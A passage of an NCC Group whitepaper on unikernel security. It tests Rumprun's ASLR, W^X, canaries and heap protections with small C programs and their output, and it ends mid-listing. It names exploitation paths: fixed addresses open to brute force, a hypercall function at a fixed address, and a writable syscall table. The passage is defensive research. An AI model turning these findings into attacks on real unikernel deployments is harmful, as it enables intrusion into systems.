NCC Group Whitepaper

Assessing Unikernel Security

April 2, 2019 – Version 1.0

Prepared by
Spencer Michaels
Jeff Dileo

Abstract

Unikernels are small, specialized, single-address-space machine images constructed by treating component applications and drivers like libraries and compiling them, along with a kernel and a thin OS layer, into a single binary blob. Proponents of unikernels claim that their smaller codebase and lack of excess services make them more efficient and secure than full-OS virtual machines and containers. We surveyed two major unikernels, Rumprun and IncludeOS, and found that this was decidedly not the case: unikernels, which in many ways resemble embedded systems, appear to have a similarly minimal level of security. Features like ASLR, `W^X`, stack canaries, heap integrity checks and more are either completely absent or seriously flawed. If an application running on such a system contains a memory corruption vulnerability, it is often possible for attackers to gain code execution, even in cases where the application's source and binary are unknown. Furthermore, because the application and the kernel run together as a single process, an attacker who compromises a unikernel can immediately exploit functionality that would require privilege escalation on a regular OS, e.g. arbitrary packet I/O. We demonstrate such attacks on both Rumprun and IncludeOS unikernels, and recommend measures to mitigate them.

Table of Contents

1 Introduction to Unikernels

Unikernels are ''specialized, single-address-space machine images constructed using library operating systems,''[MS14] primarily intended for use in cloud computing, where generic virtual machines running complete operating systems are currently the norm. In the unikernel model, all applications to be used on an image (such as the database and webserver) are treated as libraries within a single application, and are configured via a combination of compile-time metaprogramming and run-time library calls rather than via application-specific configuration files. The build system can thus determine precisely what functionality is used by the application and leave out everything else, such that the resulting image is ''orders of magnitude smaller'' than a virtual machine running the same code on a general-purpose operating system. [MS14]

Proponents of unikernels claim that the above can "shrink the attack surface and resource footprint of cloud services," significantly improving efficiency and security. In particular, the major security claims made in favor of unikernels are as follows. [Bue]

- **No unnecessary code**. Code is only built into the unikernel image if it is explicitly included. Large clusters of built-in, default-enabled services (e.g. file sharing, name resolution, Bluetooth, etc.) that often serve as attack vectors in general-purpose operating systems simply aren't present in unikernels.
- **No shell**. Attackers cannot simply invoke `/bin/sh` to compromise the system, and are forced to use machine code.
- **No reconfiguration**. A service running on a unikernel must be rebuilt to make configuration changes; attackers cannot reconfigure a running machine.
- **No system calls**. Unikernels only have function calls; attackers must know the exact memory layout of an application in order to call OS functions like `open()` and `write()`.
- **No/reduced hardware emulation**. Certain types of unikernel can run on IBM's `ukvm` using the `Solo5` framework, a monitor that aims to reduce the number of attack vectors from the VM into the hypervisor.
- **Can disallow access to ring 0**. If the hypervisor provides paravirtualized interfaces for the storage and network devices, the VM can be run in ring 3 instead of 0, and thus will not be able to modify its own page tables. The hypervisor can thus enforce `W^X` by setting the unikernel's executable pages as immutable before booting it.

Notwithstanding, unikernels have also been criticized for their failure to separate kernel and user space. Since the kernel and application run together as a single process, nothing prevents application code from calling kernel-level functions. In contrast, code running in user space on a general-purpose operating system is only able to call a subset of the functions on the overall system. In general, attackers who manage to compromise a single application on such a system must also perform privilege-escalation before they can do things like crafting arbitrary network packets. As this barrier is absent in unikernels, vulnerabilities that can lead to code execution, e.g. buffer overflows, are even more serious than on a general-purpose OS. [Can]

2 Threat Model Considerations

2.1 Unikernel Capabilities

In theory, unikernels are capable of anything that a full-featured operating system can do, given the appropriate drivers and/or hypervisor interface. In practice, however, unikernels often contain only a small subset of that functionality, with the rest disabled either because the appropriate interface is not set up by the hypervisor or because support for it is not compiled in. Unikernels running in the cloud, for instance, will likely have both network and filesystem I/O capability, but not audio or display capability. As such, on a unikernel, an attacker may not be able to exploit certain functionalities simply because they are not present.

Since unikernels typically run on a hypervisor, precise details of their functionality will be dependent on the particular configuration of their host. The following four points are true for Xen, the most popular hypervisor, and in general apply to others as well.

- **Paravirtualization** is typically employed to provide low-level functionality to hypervisor guests without requiring the host to emulate hardware and firmware. Guests, must explicitly support paravirtualization, and as such their driver implementations will differ somewhat from those of full-OS VMs and containers. [Wikc]
- Guests use a **hypercall API** to perform software traps to the hypervisor in order to request privileged operations, e.g. updating page tables or sending IP packets. Whether or not such an operation is allowed is ultimately up to the hypervisor. [Wikb] [Wika]
- **Networking** can occur in either bridged or NAT mode. Bridging is more common; it allows guests to "pass through" the host and be treated as if they were on the same network. NAT mode, on the other hand, places guest machines on a private virtual network and performs address translation at the host level to connect the guests to the outside network via the host's public IP address.
- **Virtual disks** for unikernel guests running on a hypervisor such as Xen can be given virtual disk space by way of block devices (e.g. using LVM) or by storing guest disk images as files directly on the host filesystem. Xen 4.9 can also use `9pfs` to share filesystems between guests.

As compared to full-OS virtual machines and containers, unikernels' capabilities may be more restricted depending on the image and hypervisor configuration. However, what functionality is available can be exploited much more easily, as application code (and thus an attacker's shellcode) can make hypercalls just as the kernel can. For Rumprun in particular, the hypercall API may prove especially useful to an attacker who does not have access to the binary or source: in the Rumprun binaries we tested, the hypercall function `minos_hypercall()` was always placed at the same address (`0x6f9c`). An attacker could potentially exploit this to perform privileged operations without needing to know the full layout of the target binary.

2.2 Unikernels Versus Containers

Unikernels are frequently compared to containers, both in terms of how they function and what problems they purport to solve. While there are several similarities, they differ in at least two major ways, and exploit development for each type of system must differ correspondingly.

- **Isolation** is greater between unikernels, which share only a hypervisor, duplicating the kernel and its attendant functionality (e.g. the network stack). Containers, on the other hand, share the kernel of the host OS, using cgroups, kernel namespaces, and other technologies to further isolate instances.
- **Included functionality** is typically much smaller in unikernels. While containers attempt to simulate a full operating system, each unikernel only needs to support one particular application (or possibly even one particular configuration state of an application). As such, unikernels have significantly fewer dependencies, and will not feature default services, a shell, etc.

3 Hypothesis

We acknowledge that unikernels do indeed present a much smaller attack surface, as well as fewer capabilities for an attacker to make use of on a compromised system. However, we believe that the dangers of running the application in kernel space — namely the lack of any privilege model for applications — far outweigh the security benefits of a smaller codebase. Attackers targeting a unikernel will certainly have more difficulty getting an initial foothold, but once they do, they immediately gain a great deal of low-level capability that would not be readily available if the compromised application were running on a full-OS VM or container. This is of particular significance for attackers using a unikernel as a pivot point from which to target neighboring systems.

Despite the ostensible need for heightened security in the face of such a possibility, we expected that unikernels' security measures would be insufficient on the whole, primarily for two reasons. Firstly, most unikernel projects emphasize a need for a small resource footprint, which implies that (like embedded devices) they may cut corners in a variety of ways, including by sacrificing security features. Secondly, having reviewed the statements of unikernel proponents and developers, we realized that a great many of them suggested an ignorance or misunderstanding of fundamental security practices. Common claims included "there is no shell, so attackers must write shellcode," "there are no syscalls, so attackers must scan memory for useful functions," and "addresses are randomized at build time." These were often presented as guarantees of security, when in fact they are merely inconveniences to a determined attacker.

Furthermore, while the techniques required to secure kernel- and userspace code overlap in many areas, they differ significantly in others. By combining these two domains into a single binary blob, often via a custom compiler toolchain, unikernels implicitly take on the burden of ensuring security not only while the application runs, but also while compiling and building the image, initializing the process, loading the application, and running any and all kernel code. Securing such a wide range of functionality would be a monumental task even for a large professional team, and a failure at any one of these levels would leave large gaps in a system's defenses.

In short, we suspected that unikernel developers — who expressed highly dubious claims about application security implying a fundamental lack of understanding — had failed to appropriately resolve the myriad issues inherent in unikernels' unusual mixing of kernel- and userspace code.

4 Testing Methodology

For each of the systems studied, we performed the following tests.

4.1 ASLR

Address space layout randomization (ASLR) is a security technique that randomizes critical addresses within a process, such as the bases of the executable, stack, heap, and dynamic libraries. This makes it difficult or impossible for attackers to jump to specific points in an application based solely on known addresses. ASLR is implemented on the vast majority of modern operating systems, and is typically done at runtime, although it occurs only at compile time in some cases.

Using identical code across multiple runs and builds, we observed runtime addresses to determine if base addresses of the stack, heap, shared libraries (if applicable), and program data and code were randomized.

4.2 Page Protections

Page protections relate to the configuration of memory pages to restrict undesirable behavior and mitigate exploitation. For the purposes of our research, we focused on the read-write-execute (RWX) configuration of memory regions as a whole; use of dynamic page table entry reconfiguration, either post-initialization or at runtime; and the use, if any, of guard pages.

4.2.1 `W^X` Policy

`W^X` (write XOR execute) is a concept stipulating that pages cannot simultaneously be writable and executable. This prevents attackers from rewriting application code and/or executing arbitrary data.

We created sample programs to test for violations of the `W^X` policy, attempting to overwrite data in `.text` and execute data in `.data`, the stack, the heap, and the null page.

4.2.2 Internal Data Hardening

On Unix systems, RELRO (relocation read-only) is memory hardening technique that attempts to restrict access to certain internal structures of ELF binaries and the process runtime environment. In addition to reordering certain ELF/libc-specific sections to precede the program's data sections, its primary protection is its reconfiguring of page permissions of the PLT (Procedure Linkage Table) and GOT (Global Offsets Table) – process structures supporting dynamic linking. Regardless of whether or not a unikernel supports dynamic linking of shared libraries, data structures unrelated to the application code should be hardened. Hardening should focus on ensuring that regions of memory containing dynamically registered, but generally unaltered function pointers, are not writable after initialization, and temporarily made writable only when being legitimately updated.

We searched for memory regions primarily containing writable function pointers, e.g. syscall tables.

4.2.3 Guard Pages

Guard pages are pages lacking permissions (i.e. with `PROT_NONE`) placed between memory sections to prevent sequential overflows in one from writing into the other (e.g. the stack into the heap), and additionally to limit sections from expanding into one another. The intent is that writes overflowing out of a given section will hit the guard page before they hit the following section, causing a page fault. However, in some situations, stack allocations may be induced to jump over the guard page. [Qua] To fully protect against such an exploit, it is necessary to implement stack probing, a technique that ensures that pages that would have been skipped by certain allocations are touched at least once. [Rus]

We checked for the existence of guard pages and for stack probing support.

4.2.4 A Note on Null Page Vulnerabilities

`malloc(3)` is specified to return `NULL` when an allocation error occurs or too much memory is requested. However, modern Linux systems are configured to support memory overcommitting, whereby `malloc(3)` will almost always return a non-null pointer. Only when pages following this pointer – but within the allocation region – are touched, will the pages be allocated by the kernel, after trapping. Programs that use too much memory, may be killed by the "Out Of Memory (OOM) Killer," especially when the system is critically low on available memory. As such, while `malloc(3)`'s return value technically should be verified as non-null before use, Linux applications rarely do so. [Manb]

If the unikernel does not harden the null page and does not perform memory overcommitting, this can lead to vulnerabilities when running Linux-targeting code. On non-overcommit POSIX system, if `malloc(3)` returns `NULL` and the application code does not validate it, dereferences are likely to yield a page fault due to the null page not being mapped. However, in a unikernel, the kernel and the application code run in the same address space, and the null page will generally be mapped by default. In such cases where `malloc(3)`'s result is unchecked and it returns `NULL`, any operations on the null pointer will then occur on the null page (i.e. at address `0x0`). If the null page is writable and/or executable, an attacker could exploit this behavior to gain code execution, especially if multiple such allocations are attempted, enabling use-after-free-like attacks.

4.3 Stack Canaries

A stack canary (or "cookie") is a special, generally random value that is stored on the stack just before the return value when a function is called. Before the function returns, the cookie is checked, and if it has changed, a failure handler is called, typically aborting the program. This prevents attackers from using a stack overflow to overwrite a function's return address.

We created sample programs with stack overflow exploits and reviewed the kernel source code and compiled binaries to determine how (or if) stack cookies were implemented.

4.4 Heap Hardening

The heap is generally implemented as a doubly-linked list, with metadata stored alongside the chunks themselves. Heap-hardening techniques are employed to mitigate the effects of buffer overflows into heap metadata, which may otherwise lead to exploits in functions like `free()` that act based on such data. Common hardening methods include unpredictable allocations and validation of metadata such as linked list pointers and chunk lengths.

We created sample programs with heap overflow exploits and reviewed the kernel source code to determine the heap protection measures in use.

4.5 Entropy and Random Number Generation

Entropy is the randomness collected for use in cryptography or any other use that requires random data. A lack of entropy or even poor sources of entropy can lead to devastating vulnerabilities, enabling not only the breaking of cryptographic schemes, but any security measure that relies on hiding or obfuscating data from third-parties through unguessable values (e.g. ASLR, stack cookies, session IDs, access tokens, etc.). In general, the best sources of entropy are derived from hardware interfaces exposed only to the bare-metal operating system. This prevents otherwise deterministic applications running under an operating system from generating useful entropy without interfacing with it in some manner to obtain sources of random seed data.

This model presents significant issues for virtual machines, and, by extension, unikernels. For purposes of security isolation, virtual machines are generally not given direct access to hardware components (e.g. network card, hard drives) by the hypervisor, and therefore have a significantly reduced set of quality sources of entropy by default, unless provided direct or virtualized hardware interfaces to profile for entropy. A risk specific to stateful unikernels is their default statelessness. To bypass long entropy gathering periods early at boot, full operating systems – including virtualized ones – will persist their entropy across reboots using a seed file. Unikernels that do not perform similar operations will need to gather entropy upon each restart, and may allow security-sensitive random number generators to be seeded poorly. However, it should be noted that the lack of such entropy persistence is likely beneficial to ephemeral unikernels started and stopped at scale to meet demand. For these, such persistence may result in separate unikernel instances being initialized with the same entropy, enabling numerous cryptographic attacks (e.g. due to nonce reuse). Any such entropy persistence mechanisms used by unikernels must therefore ensure that entropy seeds are not used more than once.

With the rise of virtualization, and the need for multiple virtual machines running on the same host to obtain isolated entropy from one another, CPU vendors have added hardware random number generators to their platforms that are accessible to VMs. The x86 `RDRAND` instruction is the primary example such an interface, being exposed directly to VMs without requiring hypervisor intervention. Given the concerns over the correctness of such generally unverifiable implementations, `RDRAND`/`RDSEED` output should not be used directly; instead it should be fed into a cryptographically secure pseudorandom number generator – along with other quality sources of entropy – that is used to obtain security-sensitive random values.

We reviewed the internal entropy gathering and generation implementations of each unikernel and the way such entropy is made accessible to application code as random values. Where applicable, we patched the implementation code to perform additional logging of entropy-related data to verify code paths exercised by sample programs that call random number generator APIs.

4.6 Standard Library Hardening

The C standard library can be hardened in a variety of ways. We created sample programs and examined the unikernels' source code to determine whether or not the following hardening measures are taken.

4.6.1 The `%n` Format Specifier

In format strings for `printf()`-like functions, the `%n` specifier will write the number of characters already written to the address stored in the corresponding argument. It is frequently used as a primitive in format string attacks, wherein a programmer accidentally allows an attacker to specify the value of format string itself. If such a vulnerability exists, and the `%n` specifier is supported, the attacker can exploit it to write arbitrary data to arbitrary locations. [New]

In general, the `%n` format specifier, which is rarely (if ever) used for legitimate purposes, should be disallowed in `printf()` and related functions in order to mitigate this kind of exploit.

4.6.2 Custom Format Specifiers

Some implementations of the C standard library, notably `glibc`, add the ability to register custom format specifiers to user-defined functions. Generally speaking, this functionality requires a dynamic lookup table containing mappings from specifiers to handlers. If an attacker finds another exploit that can be used as a write primitive, they could modify the table in order to hijack program execution. This is especially dangerous if a format string exploit exists and the `%n` specifier is supported, as the attacker can use it to register a custom handler and then immediately execute it. If ASLR is also disabled, this kind of exploit becomes trivial. [Prod]

C standard library implementations generally should not provide custom format specifier registration.

4.6.3 The `_FORTIFY_SOURCE` Macro

The `_FORTIFY_SOURCE` macro is described as follows by the *Linux Programmer's Manual*. [Mana]

> *Defining this macro causes some lightweight checks to be performed to detect some buffer overflow errors when employing various string and memory manipulation functions (for example, `memcpy(3)`, `memset(3)`, `stpcpy(3)`, `strcpy(3)`, `strncpy(3)`, `strcat(3)`,`strncat(3)`, `sprintf(3)`, `snprintf(3)`, `vsprintf(3)`, `vsnprintf(3)`, `gets(3)`, and wide character variants thereof). For some functions, argument consistency is checked; for example, a check is made that `open(2)` has been supplied with a mode argument when the specified flags include `O_CREAT`. Not all problems are detected, just some common cases.*
>
> *If `_FORTIFY_SOURCE` is set to 1, with compiler optimization level 1 (`gcc -O1`) and above, checks that shouldn't change the behavior of conforming programs are performed. With `_FORTIFY_SOURCE` set to 2, some more checking is added, but some conforming programs might fail.*

`_FORTIFY_SOURCE` should be set to at least `1` – ideally `2` – unless there is an extremely compelling reason to do otherwise. For example, the higher value may enable a number of runtime checks requiring OS-provided facilities (e.g. validation of page non-writability through procfs) that would not exist in a unikernel context unless explicitly supported for compatability.

4.7 Limitations of the Test Scope

As we have already mentioned above, unikernels in general are large, technically-complicated projects, with potential for security vulnerabilities at all levels of the stack. Our tests focused primarily on the common security measures found in full-featured operating systems, so there were several components that, while certainly of interest, could not feasibly fit within the scope and/or time-frame of our experiments. In particular, we did not assess the implementations of the APIs provided by the unikernels, although we occasionally examined their internal data structures in order to identify exploit primitives. Further investigation of these APIs – Rumprun's POSIX API, IncludeOS's custom network stack, filesystem handling, and HTTP parser, and so on – could be a target of future research. In addition to general memory corruption flaws, unikernel network stacks present an interesting research topic as their focus on lightweight implementations may recreate classes of vulnerabilities long since eradicated in mainstream networking stacks (e.g. insecure TCP sequence number generation).

5 Case Study: Rumprun

5.1 Introduction to Rumprun

Rumprun is an all-purpose unikernel that works on both hypervisors (KVM, Xen, etc.) and bare metal, supporting applications written in a variety of languages including, but not limited to, "C, C++, Erlang, Go, Java, Javascript (node.js), Python, Ruby, and Rust." It has a repository of ready-made packages for common server software such as `nginx`, `memcached`, and `redis`, and can be run with an optional POSIX-style interface to allow such applications to run out-of-the box. [Kerd, Kerb]

5.2 Security Overview

Rumprun contains numerous critical flaws that can enable arbitrary code execution in a wide variety of situations. Most major issues stem from a failure to properly and consistently implement security measures that would be considered standard on a full-featured OS, such as ASLR, heap integrity checks, and guard pages. In addition, many more subtle flaws arose due to Rumprun being based on the NetBSD rump kernel, which is essentially a developer testing platform and only provides partial implementations of many critical parts of the POSIX API – notably, `mprotect` is a no-op. A summary of the issues is provided below, and they are described in detail in the following sections.

- ASLR is not performed; PIE is not supported.
- The stack and heap are executable, as is `.data`.
- Stack canaries are explicitly disabled in the core kernel. Some compilers may add canaries to the application code by default, but due to issues with thread-local storage, they will always be null.
- Heap allocations are completely deterministic and generally sequential.
- The headers of malloc chunks and page chunks both have canaries, but their values are set using compiler defines. Furthermore, the canaries are not the first field in their respective headers; a critical field can be altered without overwriting the canary.

In general, both stack and heap buffer overflows in Rumprun can reliably be exploited to gain code execution if the attacker has access to either the source or the binary. (Note that stack buffer overflows on some images may require the attacker to be able to write null bytes, depending on how the application code was compiled.) Furthermore, these exploits may even be possible *without* an information leak: even if a failed exploit causes the victim's Rumprun server to crash and reboot, the attacker just can change his address offsets and try again. Since Rumprun has no ASLR, the target object in memory (usually a function pointer) will be at the same location in memory each time, so given enough time, its address can be brute-forced.

5.3 Testing Details

5.3.1 Software Versions

- Rumprun unikernels were run on `Xen 4.8.0` on `Ubuntu 16.04.2 LTS x86_64`.
- We used the latest version of Rumprun at the time of testing: commit `c7f2f01` (Mar 17, 2017).
- Rumprun and the sample programs were compiled with `gcc 5.4.0`.

5.3.2 Debugging

Rumprun's boot script `rumprun` allows for relatively seamless debugging across all of the platforms that Rumprun supports. A `gdb` debug bridge can be opened on any local port via the flag `-D <PORT>`, added after the platform name, and the VM can be started paused by adding the `-s` flag. For instance, we used the following to debug Rumprun unikernels running on Xen.

```
$ rumprun -S xen -p -D 1234 image.bin
```

Note: The `-S` flag makes `rumprun` invoke `sudo` for subcommands needing it.

5.3.3 Networking

On Xen, Rumprun's networking works out-of-the box. In our tests, we only needed to configure bridged networking for Xen on our host OS, and Rumprun was able to use it without any issues.

5.4 ASLR

ASLR not is present in Rumprun in any form. Furthermore, the Rumprun kernel must be compiled without `PIE` (position independent executable) support enabled.

Sample programs performing the following tests all yielded exactly the same addresses each time they were run, including after they had been rebuilt (i.e. `make clean && make`).

- **Text:** The addresses of library functions, e.g. `printf()`, and user-defined functions were printed.
  - Functions that were present in multiple sample programs (e.g. Rumprun builtins such as `hypervisor_callback2` and `rumprun_main1`, as well as library functions) had addresses that either were identical or that differed only slightly. The latter case is the result of differences in the size of the code included, not any form of randomization.

  Note: In general, application code is linked after Mini-OS's hypervisor-interacting functions. [Prof]
- **Data:** The addresses of static strings were printed.
- **Stack:** The addresses of stack-allocated variables were printed.
- **Heap** The addresses of data allocated via `malloc()` were printed.
  - Heap allocations are also deterministic: assuming the same initial heap state, a given set of successive allocations will always result in the same series of addresses (see Section 5.7).

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

static const char* str1 = "hello";
static const char* str2 = "world";
static const char* str3 = "this is a reference"
                  " implementation of a string";
int fn1(int x) {
  return ++x;
}
long fn2(long x, long y) {
  return x - y;
}
char fn3(char x, char y, char z) {
  return (x ^ y) & z;
}

int main() {
  puts("### .TEXT ###");
  printf("printf @ %p\n", &printf);
  printf("fn1 @ %p\n", &fn1);
  printf("fn2 @ %p\n", &fn2);
  printf("fn3 @ %p\n\n", &fn3);

  puts("### .DATA ###");
  printf("str1 @ %p\n", &str1);
  printf("str2 @ %p\n", &str2);
  printf("str3 @ %p\n\n", &str3);

  puts("### STACK ###");
  const char* var1 = "hello";
  int var2 = 4; void* var3 = (void*)0xFFFF;
  printf("var1 @ %p\n", &var1);
  printf("var2 @ %p\n", &var2);
  printf("var3 @ %p\n\n", &var3);

  puts("### HEAP ###");
  char* ptr1; int* ptr2; void* ptr3;
  const static int TEST_ROUNDS = 10;
  for (int i = 0; i < TEST_ROUNDS; ++i) {
    printf("Round %d\n", i+1);
    ptr1 = (char*) malloc(10*sizeof(char));
    ptr2 = (int*) malloc(sizeof(int));
    ptr3 = (void*) malloc(32);
    printf("ptr1 @ %p\n", ptr1);
    printf("ptr2 @ %p\n", ptr2);
    printf("ptr3 @ %p\n\n", ptr3);
    free(ptr1); free(ptr2); free(ptr3);
  }
}
```

```
=== calling "krn/1-aslr.bin" main() ===

### .TEXT ###
printf @ 0x1bec70
fn1 @ 0x1767c
fn2 @ 0x17690
fn3 @ 0x176aa

### .DATA ###
str1 @ 0x26f240
str2 @ 0x26f248
str3 @ 0x26f250

### STACK ###
var1 @ 0xc40f50
var2 @ 0xc40f48
var3 @ 0xc40f58

### HEAP ###
Round 1
ptr1 @ 0x45dfd0
ptr2 @ 0x45dfb0
ptr3 @ 0x9a5dd0

Round 2
ptr1 @ 0x45dfd0
ptr2 @ 0x45dfb0
ptr3 @ 0x9a5dd0

/* omitted duplicates */

Round 10
ptr1 @ 0x45dfb0
ptr2 @ 0x45dfd0
ptr3 @ 0x9a5dd0


=== main() of "krn/1-aslr.bin" returned 0 ===
/* omitted debug output */
```

Listing 1: Source and output of `unikernel-tests/rumprun/src/1-aslr.c`

5.5 Page Protections

5.5.1 W^X Policy

W^X is a concept stipulating that pages in memory cannot simultaneously be writable and executable. In Rumprun, this memory protection policy is not consistently enforced. The text section is executable and not writable. However, the stack, the heap, and static data have write and execute permissions.

5.5.2 Overwriting Program Code

We attempted to `memcpy()` arbitrary data over library functions. This consistently resulted in page faults, indicating that **executable code is non-writable**.

```c
#include <stdio.h>
#include <string.h>

void my_puts() {
  puts("in my_puts");
}

int main() {
  void (*fn)() = &my_puts;

  // "\xeb\xfe" is "jmp 0"
  memcpy(fn, "\xeb\xfe", 2);

  puts("Should hang here...");
  my_puts();
  return 0;
}
```

```
=== calling "krn/2-nxwx-1-text.bin" main() ===

puts @ 0x1bda50
my_puts @ 0x1767c
in my_puts
Page fault at linear address 0x1767c, rip
0x1c27df, regs 0xc40eb8, sp 0xc40f68,
our_sp 0xc40ea0, code 3
/* omitted for brevity */
```

Listing 2: Source and output of `unikernel-tests/rumprun/src/2-nxwx-1-text.c`

5.5.3 Executing Data

We then attempted to execute assembly bytes stored in the `rodata` section; this succeeds, indicating that **`rodata` is executable**.

```c
#include <stdio.h>
#include <string.h>

const char* s = "\xeb\xfe"; // jmp 0

int main() {
  void (*fn)() = (void(*)()) ((void*)s);
  puts("Should hang here...");
  fn();
  puts("Shouldn't print.");
  return 0;
}
```

```
=== calling "krn/2-nxwx-2-dataA.bin" main() ===

Should hang here...
```

Listing 3: Source and output of `unikernel-tests/rumprun/src/2-nxwx-2-dataA.c`

We then `memcpy`-ed instructions over the string content in the `rodata` section; this fails on the `memcpy`, indicating that *`rodata` is not writable*.

```c
#include <stdio.h>
#include <string.h>

const char* s = "hello world";

int main() {
  printf("s @ %p\n", s);
  memcpy((void*)(s), "\xeb\xfe", 2); // jmp 0
  return 0;
}
```

Listing 4: `unikernel-tests/rumprun/src/2-nxwx-2-dataB.c`

```
=== calling "krn/2-nxwx-2-dataB.bin" main() ===

s @ 0x1e42a1
Page fault at linear address 0x1e42a1, rip 0x1d24ff, regs 0xc40ec8, sp 0xc40f78, our_sp 0xc40eb0, code
    3
Thread: lwp
RIP: e030:[<00000000001d24ff>]
RSP: e02b:0000000000c40f78  EFLAGS: 00010246
RAX: 00000000001e42a1 RBX: 0000000000948b10 RCX: 0000000000000002
RDX: 0000000000000002 RSI: 00000000001e42b5 RDI: 00000000001e42a1
RBP: 0000000000c40f80 R08: 000000000000000a R09: 0000000000000000
R10: 0000000000000002 R11: 00000000001e42a1 R12: 0000000000464e90
R13: 00001ea08c5d1182 R14: 000000000028dd40 R15: 0000000000466c90
base is 0xc40f80 caller is 0x1b5821
base is 0xc40f90 caller is 0xbd0190

c40f60: 78 0f c4 00 00 00 00 00 2b e0 00 00 00 00 00 00
c40f70: 90 4e 46 00 00 00 00 00 74 7e 01 00 00 00 00 00
c40f80: 90 0f c4 00 00 00 00 00 21 58 1b 00 00 00 00 00
c40f90: 00 00 00 00 00 00 00 00 90 01 bd 00 00 00 00 00

c40f70: 90 4e 46 00 00 00 00 00 74 7e 01 00 00 00 00 00
c40f80: 90 0f c4 00 00 00 00 00 21 58 1b 00 00 00 00 00
c40f90: 00 00 00 00 00 00 00 00 90 01 bd 00 00 00 00 00
c40fa0: 60 58 1b 00 00 00 00 00 10 8b 94 00 00 00 00 00

1d24e0: 16 49 89 f8 4a 8d 74 1e 08 4a 8d 7c 1f 08 48 c1
1d24f0: e9 03 f3 48 a5 49 89 10 4d 89 11 c3 48 89 d1 f3
1d2500: a4 c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90
1d2510: 49 b8 01 01 01 01 01 01 01 01 4c 8d 14 17 48 0f
Pagetable walk from virt 1e42a1, base 41b000:
 L4 = 000000026761c067 (0x41c000)  [offset = 0]
  L3 = 000000026761d067 (0x41d000)  [offset = 0]
   L2 = 000000026761e067 (0x41e000)  [offset = 0]
    L1 = 001000025efe4025 [offset = 1e4]
```

After this, we attempted to write to and execute from the C string pointer variable itself, and, for good measure, we marked it doubly `const` (thereby placing it in the `.data.rel.ro.local` section). This succeeded, indicating that **`.data.rel.ro.local` is both writable and executable**.

```c
#include <stdio.h>
#include <string.h>

char const* const s = "hello world";

int main() {
  printf("s @ %p\n", s);
  printf("&s @ %p\n", &s);
  memcpy((void*)(&s), "\xeb\xfe", 2); // jmp 0
  void (*fn)() = (void(*)()) ((void*)&s);
  puts("Should hang here...");
  fn();
  return 0;
}
```

```
=== calling "krn/2-nxwx-2-dataC.bin" main() ===

s @ 0x1e42e1
&s @ 0x291048
Should hang here...
```

Listing 5: Source and output of `unikernel-tests/rumprun/src/2-nxwx-2-dataC.c`

5.5.4 Executing Stack Data

We `memcpy`-ed instructions into a stack-allocated buffer and then called it as a function. This succeeded, indicating that **the stack is executable**.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main() {
  char data[1024] = {0};
  memcpy(&data, "\xeb\xfe", 2); // jmp 0
  puts("should hang here...");
  ((void(*)()) &data)();
  return 0;
}
```

```
=== calling "krn/2-nxwx-3-stack.bin" main() ===

should hang here...
```

Listing 6: Source and output of `unikernel-tests/rumprun/src/2-nxwx-3-stack.c`

5.5.5 Executing Heap Data

We allocated a buffer with `malloc`, `memcpy`-ed instructions into it, and called it as a function. This succeeded, indicating that **the heap is executable**.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main() {
  void* data = malloc(1024*sizeof(char));
  memcpy(data, "\xeb\xfe", 2); // jmp 0
  puts("should hang here...");
  ((void(*)())data)();
  return 0;
}
```

```
=== calling "krn/2-nxwx-4-heap.bin" main() ===

should hang here...
```

Listing 7: Source and output of `unikernel-tests/rumprun/src/2-nxwx-4-heap.c`

5.5.6 Memory Permissions

From the Rumprun memory mapping code,[Kerc] we see that the observed behavior is due to a quirk of how ELF sections are mapped and permissioned. On standard ELF-based POSIX OSes, when a process starts, the ELF metadata is read and used to set page permissions as the sections are mapped into memory. Rumprun, however, assumes a fixed set of sections and permission flags, and does not set section page permissions based on the ELF metadata.

```
void arch_init_mm(unsigned long* start_pfn_p, unsigned long* max_pfn_p)
{
    unsigned long start_pfn, max_pfn;

    ...

    build_pagetable(&start_pfn, &max_pfn);
    clear_bootstrap();
    set_readonly(&_text, &_erodata);

    /* get the number of physical pages the system has. Used to check for
     * system memory. */
    system_ram_end_mfn = HYPERVISOR_memory_op(XENMEM_maximum_ram_page, NULL);

    *start_pfn_p = start_pfn;
    *max_pfn_p = max_pfn;
}
```

Listing 8: `rumprun/platform/xen/xen/arch/x86/mm.c`

Rumprun explicitly marks the beginning of the text section through to the end of the `rodata` section as being read-only. Due to the section ordering layout of the Rumprun toolchain, this results in only the following sections being made read-only, while all others remain RWX:

- `.text`
- `.note.gnu.build-id`
- `.note.rumprun.bakerecipe`
- `.rodata`

5.5.7 Internal Data Hardening

Rumprun only supports static libraries, and does not use any dynamic-linking pointer tables. However, it does feature **a dynamic syscall table that remains writable after being populated at startup**. If the syscall table's address is known, a memory corruption vulnerability (see Section 5.7) can be used to overwrite a pointer in it to gain code execution.

The syscall table is structured as follows. Each entry contains argument metadata, flags for various properties, the address of the syscall handler, and entry/exit IDs used during dynamic tracing.

```
120 extern struct sysent {        /* system call table */
121         short   sy_narg;      /* number of args */
122         short   sy_argsize;     /* total size of arguments */
123         int     sy_flags;     /* flags. see below */
124         sy_call_t *sy_call;     /* implementing function */
125         uint32_t sy_entry;      /* DTrace entry ID for systrace. */
126         uint32_t sy_return;     /* DTrace return ID for systrace. */
127 } sysent[];
```

Listing 9: `src-netbsd/sys/sys/systm.h`

Every element in `rump_sysent` is initially set to `rump_enosys`, indicating that no handlers are set up.

```
struct sysent rump_sysent[] = {
  {
    .sy_call = (sy_call_t *)rumpns_enosys,
  },    /* 0 = syscall */
  {
    .sy_call = (sy_call_t *)rumpns_enosys,
  },    /* 1 = exit */
  {
    .sy_call = (sy_call_t *)rumpns_enosys,
  },    /* 2 = fork */
  {
    ns(struct sys_read_args),
    .sy_call = (sy_call_t *)rumpns_enosys,
  },    /* 3 = read */

  /* many more syscalls ... */

};
```

Listing 10: `src-netbsd/sys/rump/librump/rumpkern/rump_syscalls.c`

The syscall table is populated at boot via `rump_syscall_boot_establish()`, which takes an array of `struct rump_onesyscall`, each specifying an offset in the table and a handler address.

```
167 struct rump_onesyscall {
168   int ros_num;
169   sy_call_t *ros_handler;
170 };
```

Listing 11: `src-netbsd/sys/rump/include/rump-sys/kern.h`

For each entry, the syscall handler function pointer is stored in `rump_sysent` at the specified offset.

```
791 void rump_syscall_boot_establish(const struct rump_onesyscall *calls, size_t ncall) {
792     struct sysent *callp;
793     size_t i;
794
795     for (i = 0; i < ncall; i++) {
796         callp = rump_sysent + calls[i].ros_num;
